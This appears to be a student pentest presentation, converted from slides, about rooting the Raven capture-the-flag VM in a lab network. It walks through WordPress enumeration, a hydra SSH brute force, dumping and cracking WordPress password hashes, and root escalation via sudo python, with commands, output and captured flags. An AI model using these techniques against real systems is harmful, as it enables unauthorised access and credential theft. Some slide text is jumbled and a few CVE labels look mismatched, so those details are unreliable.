

# **Raven Security Pentest Presentation**

## **Attack, Defense & Analysis of Raven Security**

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**Exploits Used**




**Avoiding Detection and Mitigations**



**Maintaining Access**

# Network Topology & Critical Vulnerabilities

# Network Topology



**Network:**  
**Address Range:** 192.168.1.0/24  
**Netmask:** 255.255.255.0  
**Gateway:** 192.168.1.1

**Machines:**

**IPv4:** 10.0.0.14  
**Gateway:** 10.0.0.1  
**OS:** Windows  
**Hostname:** ML.RefVM-68ee27

**IPv4:**192.168.1.90  
**OS:** Linux  
**Hostname:** Kali

**IPv4:** 192.168.1.105  
**OS:** Linux  
**Hostname:** Capstone

**Pv4:** 192.168.1.110  
**OS:** Linux  
**Hostname:** Target1

**Pv4:** 192.168.1.115  
**OS:** Linux  
**Hostname:** Target2

**IPv4:** 192.168.1.100  
**OS:** Linux  
**Hostname:** ELK



# Critical Vulnerabilities: Target 1

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Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Wordpress 4.8.15 <a href="#">CVE-2018-19487</a>	WPSCAN available	extract usernames
Weak password policy	Brute Forcing	easily find valid credentials
Sudo python privileges <a href="#">CVE-2019-19875</a>	enumeration and escalation	escalate to root with python

# Critical Vulnerabilities: Target 2

we already discovered the IP address of Target 2 as 192.168.1.115 so we can be there, using nikto to scan for any potential vulnerabilities or interesting directories we can access on the Webserver : `nikto -C all -h 192.168.1.115`

More scan for potential vulnerabilities:

`gobuster -w /usr/share/wordlists/dirbuster/directory-2.3-medium.txt dir -u 192.168.1.115`

Vulnerability	Description	Impact
1 - Improperly Configured WordPress	shows /vender directory to the public	we can see PHPmailer information
2 - PHPmailer is out of date running 5.2.16 version <small>CVE-2016-10033</small>	vulnerable to remote code execution	we can used this vulnerability to create a backdoor
3 - wp-config can be accessed by anyone on the machine	wp-config gives us mysql credentials	Allows easy user credentials exposure and potentially root access as well
4 - MySQL running as root <small><a href="#">CVE-2005-2558</a></small>	vulnerable to user-defined-functions	Allows us to gain root access

# Exploits Used



Kibana

[Metricbeat System] Overview EC

[Filebeat System] Syslog dashboa

Discover - Kibana

Security

Not secure | 192.168.1.110/team.html



# Target 1 - Exploit 2

Michael has a weak password:

In order to obtain Michael's password we used brute force discovery. The password ended up being the same name as the username. After searching we discovered that there is a second flag inside the /var/www directory.

```
michael -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.110
- Please do not use in military or secret service organizations, or for illegal purposes.

(hc/thc-hydra) starting at 2019-02-26 21:32:50
With the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
conds to abort... (use option -I to skip waiting)) from a previous session found, to prevent
rall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
/
michael password: michael
```

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:
```

```
The programs included with the Debian GNU/Linux system
the exact distribution terms for each program are descri
individual files in /usr/share/doc/*/copyright.
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to
permitted by applicable law.
You have new mail.
michael@target1:~$
```

```
michael@target1:~$ cd /var/
michael@target1:/var$ ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
michael@target1:/var$ cd www/
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```



# Target 1 - Exploit 3

## wp-config dumping mysql creds

→ Since most wordpress websites have php and mysql it is beneficial to be aware of the risks they propose. Securing and backing these services is a must. Dumping credentials is a routine task that is necessary when performing daily system backups for security reasons.

→ To perform mysqldump backup we need to have user access to mysql db and acquire password for user (usually root) that will have full privileges in order to succeed.

→ In our particular project we were able to acquire root password by brute forcing, cracking hashes and password guessing.

→ First we need to browse through existing databases and locate the users table. After that we will dump the hashed data from mysql database to our machine:

1 - `use mysql;`

2 - `show databases;`


3 - `use wordpress;` (database name)

4 - `show tables;` \_\_\_\_\_

5 - `select * from wp_users;` (table name)

Now we located the info.

Time to dump it !



```
Final Project - ml-lab-702434d2-8205-46da-b903-90b9e4170dbf.eastus.cloudapp.azure.com:51097
michael@target1: ~
mysql> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta      |
| wp_comments         |
| wp_links            |
| wp_options          |
| wp_postmeta         |
| wp_posts            |
| wp_term_relationships |
| wp_term_taxonomy    |
| wp_termmeta         |
| wp_terms            |
| wp_usermeta         |
| wp_users            |
+-----+
12 rows in set (0.00 sec)

mysql> select * from wp_users;
+----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key |
+----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1  | michael   | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael      | michael@raven.org |          | 2018-08-12 22:49:12 |          |
| 2  | steven    | $P$Bk3VD9jsxx/loJogNsURgHiaB23j7W/ | steven       | steven@raven.org  |          | 2018-08-12 23:31:16 |          |
+----+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql> exit
Bye
michael@target1:~$ mysqldump -u root -p wordpress wp_users > passwdd.sql
Enter password:
michael@target1:~$ ls
passwdd.sql  steven
michael@target1:~$ cat passwdd.sql
-- MySQL dump 10.13 Distrib 5.5.60, for debian-linux-gnu (x86_64)
--
-- Host: localhost    Database: wordpress
-- Server version      5.5.60-0+deb8u1
```



# MySql Dumping:

## Example of mysql dumping:

Now from user machine that has access to mysql db, we run following commands:

- We have to exit mysql database first and perform dumping from the instance.
- `mysqldump -u root -p wordpress wp_users > passwords.sql ;`  
(saves file to current dir)
- \*now we `ls` current dir to confirm that dump was successful\*
- After that `pico/vim` or `cat` on `passwords.sql` and there we have hashed credentials!

```
michael@target1: ~
File Actions Edit View Help
--
-- Table structure for table `wp_users`
--
DROP TABLE IF EXISTS `wp_users`;
/*!40101 SET @saved_cs_client = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `wp_users` (
  `ID` bigint(20) unsigned NOT NULL AUTO_INCREMENT,
  `user_login` varchar(60) COLLATE utf8mb4_unicode_ci NOT NULL DEFAULT '',
  `user_pass` varchar(255) COLLATE utf8mb4_unicode_ci NOT NULL DEFAULT '',
  `user_nicename` varchar(50) COLLATE utf8mb4_unicode_ci NOT NULL DEFAULT '',
  `user_email` varchar(100) COLLATE utf8mb4_unicode_ci NOT NULL DEFAULT '',
  `user_url` varchar(100) COLLATE utf8mb4_unicode_ci NOT NULL DEFAULT '',
  `user_registered` datetime NOT NULL DEFAULT '0000-00-00 00:00:00',
  `user_activation_key` varchar(255) COLLATE utf8mb4_unicode_ci NOT NULL DEFAULT '',
  `user_status` int(11) NOT NULL DEFAULT '0',
  `display_name` varchar(250) COLLATE utf8mb4_unicode_ci NOT NULL DEFAULT '',
  PRIMARY KEY (`ID`),
  KEY `user_login_key` (`user_login`),
  KEY `user_nicename` (`user_nicename`),
  KEY `user_email` (`user_email`)
) ENGINE=InnoDB AUTO_INCREMENT=3 DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_unicode_ci;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `wp_users`
--

LOCK TABLES `wp_users` WRITE;
/*!40000 ALTER TABLE `wp_users` DISABLE KEYS */;
INSERT INTO `wp_users` VALUES (1,'michael','$P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0','michael','michael@raven.org','', '2018-08-12 22:49:12','',0,'michael'),(2,'steven','$P$Bk3VD9jsxx/loJoqNsURGHiaB23j7W/','steven','steven@raven.org','', '2018-08-12 23:31:16','',0,'Steven Seagull');
/*!40000 ALTER TABLE `wp_users` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;

/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;
/*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
/*!40111 SET SQL_NOTES=@OLD_SQL_NOTES */;

-- Dump completed on 2021-01-20 10:35:05
michael@target1:~$
```



# Target 1 - Exploit 4

## sudo python

We found that Steven's password was pink84.

We need to run the python command to get root access.

steven has sudo/usr/bin/python privileges

```
$sudo python -c 'import pty;pty.spawn ("/bin/bash");'
```

```
$ cd /root
```

```
$ls
```

We capture the 4th flag

```
root@Kali:~# john --show hash.txt  
?: pink84
```

```
root@Kali:~# ssh steven@192.168.1.110  
steven@192.168.1.110's password:
```

```
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.
```

```
Last login: Wed Jun 24 04:02:16 2020
```

```
$ whoami
```

```
steven
```

```
$ █
```

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'  
root@target1:/# ls  
bin  etc      lib      media  proc  sbin  tmp      va  
r  
boot home    lib64    mnt    root  srv    usr      vm  
linux  
dev  initrd.img  lost+found  opt    run    sys    vagrant  
root@target1:/# cd /root  
root@target1:~# ls  
flag4.txt  
root@target1:~# cat flag4.txt
```

```
-----  
|  _  \  
| | / / _ _ _ _ _ _ _ _  
|  // _ ` \ \ / / _ \ ' \  
| | \ \ ( _ | | \ v / _ / | | |  
 \ | \ \ _ , _ | \ / \ _ _ | | |
```

```
flag4{715dea6c055b9fe3337544932f2941ce}
```

```
CONGRATULATIONS on successfully rooting Raven!
```

```
This is my first Boot2Root VM - I hope you enjoyed it.
```

```
Hit me up on Twitter and let me know what you thought:
```

```
@mccannwj / wjmccann.github.io
```

```
root@target1:~# █
```



